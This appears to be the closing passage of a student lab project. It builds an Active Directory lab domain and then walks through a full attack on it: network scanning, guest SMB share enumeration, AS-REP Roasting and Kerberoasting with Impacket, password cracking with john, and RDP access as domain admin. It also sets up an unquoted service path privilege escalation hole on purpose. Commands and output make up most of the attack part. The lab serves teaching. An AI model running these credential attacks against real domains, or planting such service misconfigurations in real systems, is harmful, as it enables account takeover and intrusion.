


Look that the website was created




Lets do the DNS resolution for the website hostname


Open Run (WIN + R) → dnsmgmt.msc → OK




DCORP-DC → Forward Lookup Zones → Right-Click on studio.lab → New Host (A or AAAA)....



Set **Name** to **www.vigilopass** and set **IP address** to **192.168.57.2** → Add Host



The host record was created. Click OK




You can see the record

DNS Manager				
File Action View Help				
		Name	Type	Data
DNS	DCORP-DC	_msdcsls	Start of Authority (SOA)	[69] dcorp-dc.studio.lab, ... static
	Forward Lookup Zones	_sites	Name Server (NS)	dcorp-dc.studio.lab. static
		_tcp	Host (A)	192.168.57.2 11/18/2025 6:
		_udp	Host (A)	192.168.57.2 static
	Reverse Lookup Zones	DomainDnsZones	Host (A)	192.168.57.3 11/19/2025 7:
	Trust Points	ForestDnsZones	Host (A)	192.168.57.4 11/19/2025 2:
	Conditional Forwarders	(same as parent folder)	Start of Authority (SOA)	[69] dcorp-dc.studio.lab, ... static
		(same as parent folder)	Name Server (NS)	dcorp-dc.studio.lab. static
		(same as parent folder)	Host (A)	192.168.57.2 11/18/2025 6:
		dcorp-dc	Host (A)	192.168.57.2 static
		DESK-01	Host (A)	192.168.57.3 11/19/2025 7:
		DESK-02	Host (A)	192.168.57.4 11/19/2025 2:
		VigiloPass	Host (A)	192.168.57.2


Verify that the dns record works successfully

```
PS C:\Users\a.tibtani> hostname  
DESK-02  
PS C:\Users\a.tibtani> nslookup vigilopass.studio.lab  
Server: VigiloPass.studio.lab  
Address: 192.168.57.2  
  
Name: vigilopass.studio.lab  
Address: 192.168.57.2
```

You can modify the authentication settings from **Authentication**



Open the web browser and type : <http://www.vigilopass.studio.lab>



Attack Demo from the attacker machine (Kali) :

Get the IP address of the nvirtual network using **ifconfig**

```
(kali㉿kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:6f:8c:4a:71 txqueuelen 0 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.57.5 brd 192.168.57.255 netmask 255.255.255.0
        ether 00:0c:29:6c:e0:d7 txqueuelen 1000 (Ethernet)
          RX packets 97 bytes 6668 (6.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 53 bytes 6088 (5.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        ether ::1 txqueuelen 1000 (Local Loopback)
          RX packets 8 bytes 480 (480.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Scanning the nvirtual network using **nmap**

```
(kali㉿kali)-[~]
$ nmap 192.168.57.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 20:46 EST
Nmap scan report for 192.168.57.1
Host is up (0.00071s latency).
All 1000 scanned ports on 192.168.57.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:02 (VMware)

Nmap scan report for 192.168.57.2
Host is up (0.00068s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
MAC Address: 00:0C:29:2B:85:4C (VMware)

Nmap scan report for 192.168.57.3
Host is up (0.00076s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp  open  msrpc
MAC Address: 00:0C:29:A7:60:10 (VMware)

Nmap scan report for 192.168.57.254
Host is up (0.00027s latency).
All 1000 scanned ports on 192.168.57.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F9:61:AB (VMware)

Nmap scan report for 192.168.57.5
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
389/tcp  open  ldap

Nmap done: 256 IP addresses (5 hosts up) scanned in 38.78 seconds
```

Listing shares unsing **netexec "nxc"** tool

```
(kali㉿kali)-[~]
└─$ nxc smb 192.168.57.2 -u 'Guest' -p '' --shares
SMB          192.168.57.2    445   DCORP-DC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DCORP-DC) (do
main:studio.lab) (signing:True) (SMBv1:False)
SMB          192.168.57.2    445   DCORP-DC      [-] studio.lab\Guest: STATUS_ACCOUNT_DISABLED
```

If the Guest account wasn't enable we will get **STATUS_ACCOUNT_DISABLED**

Look that we find an interesting share named **Public** with the **READ** permissions

```
(kali㉿kali)-[~]
└─$ nxc smb 192.168.57.2 -u 'Guest' -p '' --shares
SMB          192.168.57.2    445   DCORP-DC      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DCORP-DC) (do
main:studio.lab) (signing:True) (SMBv1:False)
SMB          192.168.57.2    445   DCORP-DC      [+]
SMB          192.168.57.2    445   DCORP-DC      [*] Enumerated shares:
SMB          192.168.57.2    445   DCORP-DC      Share           Permissions     Remark
SMB          192.168.57.2    445   DCORP-DC      ADMIN$          Remote Admin
SMB          192.168.57.2    445   DCORP-DC      C$             Default share
SMB          192.168.57.2    445   DCORP-DC      IPC$           Remote IPC
SMB          192.168.57.2    445   DCORP-DC      NETLOGON        Logon server share
SMB          192.168.57.2    445   DCORP-DC      Public          READ
SMB          192.168.57.2    445   DCORP-DC      SYSVOL         Logon server share
```

Accessing the share using **smbclient** tool, and download the file **users.txt**

```
(kali㉿kali)-[~]
└─$ smbclient //192.168.57.2/Public -U 'Guest'
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
 smb: > prompt OFF
 smb: > dir
.
 ..
 users.txt          D      0  Sat Nov 29 18:25:20 2025
.
 ..
 users.txt          A     142  Sat Nov 29 18:25:20 2025

15587583 blocks of size 4096. 12817288 blocks available
 smb: > mget users.txt
getting file \users.txt of size 142 as users.txt (46.2 KiloBytes/sec) (average 46.2 KiloBytes/sec)
 smb: > exit
```

The file contains a small list of users

```
(kali㉿kali)-[~]
└─$ cat users.txt
m.bekkali
a.tibtani
a.belamine
s.gueleyouy
a.rahmouni
i.majdoubi
```

Using the script **GetNPUsers.py** from **Impacket toolkit** to exploit the **AS-REP Roasting** accounts and save the output to **hashes.txt** file

```
(kali㉿kali)-[~]
└─$ python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py studio.lab/ -dc-ip 192.168.57.2 -usersfile users.txt -format hashcat -outputfile hashes.txt -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User m.bekkali doesn't have UF_DONT_REQUIRE_PREALUTH set
$krb5asrep$23$a.tibtani@STUDIO.LAB:e22adb85cb05de35bc6780e63df0d027$28a6ab05f6b919230140781106fe4c1c9535a18dbdb0278
f801f534f69c027071b02ecd74a023dc3fad3f2a1f786965926f862c937c9b3cb480cff204498a45af00f6be750dd3f2aa98c1a69b162934b
49b49e6da688f3b46b6936f5cf47baee6818ae966f342f447196e50f1ebc6411cd3ebe11d428573449cbf1909f4a067d19e3fb86878637b7
b047b2b20129e5fa7f059e4ab8e4b398bf9670f5c2472db46533de3b372e9b32f9447610bcfa152d65bd97ef4b013185cd30df42add5e319c3
87dd07d107e208fc3cc2e31e8c5c590392139cf88a3ea0d923517da17e4e7bc920c
[-] User a.belamine doesn't have UF_DONT_REQUIRE_PREALUTH set
[-] User s.gueleyouy doesn't have UF_DONT_REQUIRE_PREALUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

We get the hash of the user **a.tibtani**, let's crack it using **john the ripper** or **hashcat**

```
(kali㉿kali)-[~]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128
AVX 4x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
$krb5asrep$23$a.tibtani@STUDIO.LAB
ig 0:00:00:01 DONE (2025-11-29 21:32) 0.5025g/s 1232Kp/s 1232Kc/s 1232KC/s 00950095..005492
Use the "-show" option to display all of the cracked passwords reliably
Session completed.
```

We get **a.tibtani password**, now we have the credentials of a **domain user**

Let's use those credentials in the **kerberos attack** using **GetUserSPNs.py** script from **Impacket toolkit**, and save the output to **kerberos_hashes.txt** file

```
[kali㉿kali:~] -> python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py studio.lab/a.tibtani:"[REDACTED]" -dc-ip 192.168.57.2 -outputfile kerberos.hashes.txt -request  
impacket v0.13.0.dev0 - Copyright Fortrra, LLC and its affiliated companies  


| ServicePrincipalName      | Name      | MemberOf | PasswordLastSet            | LastLogon                  | Delegation |
|---------------------------|-----------|----------|----------------------------|----------------------------|------------|
| HTTP/webserver.studio.lab | m.bekkali |          | 2025-11-18 22:40:02.490189 | 2025-11-29 21:48:16.109385 |            |

  
[-] CCache file is not found. Skipping ...
```

We get the hash of the user **m.bekkali**

Let's crack it using **john the ripper** or **hachcat**

We get **m.bekkali password**, now we have the credentials of a **domain admin user**


Scanning the **RDP port (3389)**, look that is opened

```
[kali㉿kali)-[~]
$ nmap 192.168.57.2 -p 3389 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 22:29 EST
Nmap scan report for 192.168.57.2
Host is up (0.0014s latency).



PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Using **remmina** and **the credentials of the domain admin user**, access the DC machine



Once the connection is established, retrieve the flag by opening the **user.txt** file.



Well Done !!

Additional Task : “Implementation of a Privilege Escalation Vulnerability”

The subsequent phase involves elevating privileges to gain administrative access, leveraging the unquoted service path vulnerability that was previously configured.

Create a folder with spaces using the **New-Item** cmdlet

```
PS C:\Users\Administrator> New-Item -Path "C:\Program Files\Enterprise Update Engine" -ItemType Directory

    Directory: C:\Program Files

Mode                LastWriteTime     Length Name
----              -----          ----- 
d-----       12/1/2025   5:00 AM           Enterprise Update Engine
```

Create a fake executable

```
PS C:\Users\Administrator> Copy-Item "C:\Windows\System32\cmd.exe" "C:\Program Files\Enterprise Update Engine\updateengine.exe"
PS C:\Users\Administrator> dir "C:\Program Files\Enterprise Update Engine"

    Directory: C:\Program Files\Enterprise Update Engine

Mode                LastWriteTime     Length Name
----              -----          ----- 
-a---       11/5/2022   11:59 AM      278528 updateengine.exe
```

Set the folder permissions to “anyone can read, write, modify, and delete files/folders inside that directory and its subfolders” using **icacls**

```
PS C:\Users\Administrator> icacls "C:\Program Files\Enterprise Update Engine" /grant "Everyone:(OI)(CI)(M)" /T
processed file: C:\Program Files\Enterprise Update Engine
processed file: C:\Program Files\Enterprise Update Engine\updateengine.exe
Successfully processed 2 files; Failed processing 0 files
```

Create a service named **EnterpriseUpdateSvc** with an unquoted path, using **sc.exe**

```
PS C:\Users\Administrator> sc.exe create EnterpriseUpdateSvc binPath= "C:\Program Files\Enterprise Update Engine\updateengine.exe" start= auto
[SC] CreateService SUCCESS
```

Verify That the Service is Vulnerable, using **wmic**

```
PS C:\Users\Administrator> wmic service get name pathname | findstr /I "EnterpriseUpdateSvc"
EnterpriseUpdateSvc
          C:\Program Files\Enterprise Update Engine\updateengine.exe
```

Ensure that the service runs with elevated privileges (**LocalSystem**) so that exploitation of the vulnerability results in **NT AUTHORITY\SYSTEM** access

```
PS C:\Users\Administrator> sc.exe qc EnterpriseUpdateSvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: EnterpriseUpdateSvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Program Files\Enterprise Update Engine\updateengine.exe
        LOAD_ORDER_GROUP    :
        TAG                :
        DISPLAY_NAME        : EnterpriseUpdateSvc
        DEPENDENCIES        :
[SERVICE_START_NAME : LocalSystem]
```

- Leverage the identified vulnerability to **escalate privileges** and access the **root.txt** flag located in **C:\Users\Administrator\Desktop**

Conclusion :

This project allowed us to build and understand a complete AD environment from start to finish. We set up virtual machines, installed Windows Server, and configured essential services such as AD DS, DNS, DHCP, RDP and IIS to create the studio.lab domain. We then organized the directory by adding users, groups, and OUs, and applied GPOs to manage the environment centrally.

We also explored the security side of Active Directory by configuring a readable share and vulnerable accounts to performing AS-REP Roasting and Kerberoasting attacks. Using tools like NetExec and Impacket toolkit helped us understand how attackers exploit weak configurations and highlighted the importance of strong passwords and proper service account management.

Overall, this project provided us with valuable hands-on experience in system administration and cybersecurity. It strengthened our understanding of how an enterprise Windows environment works and how to protect it against common threats.

THE END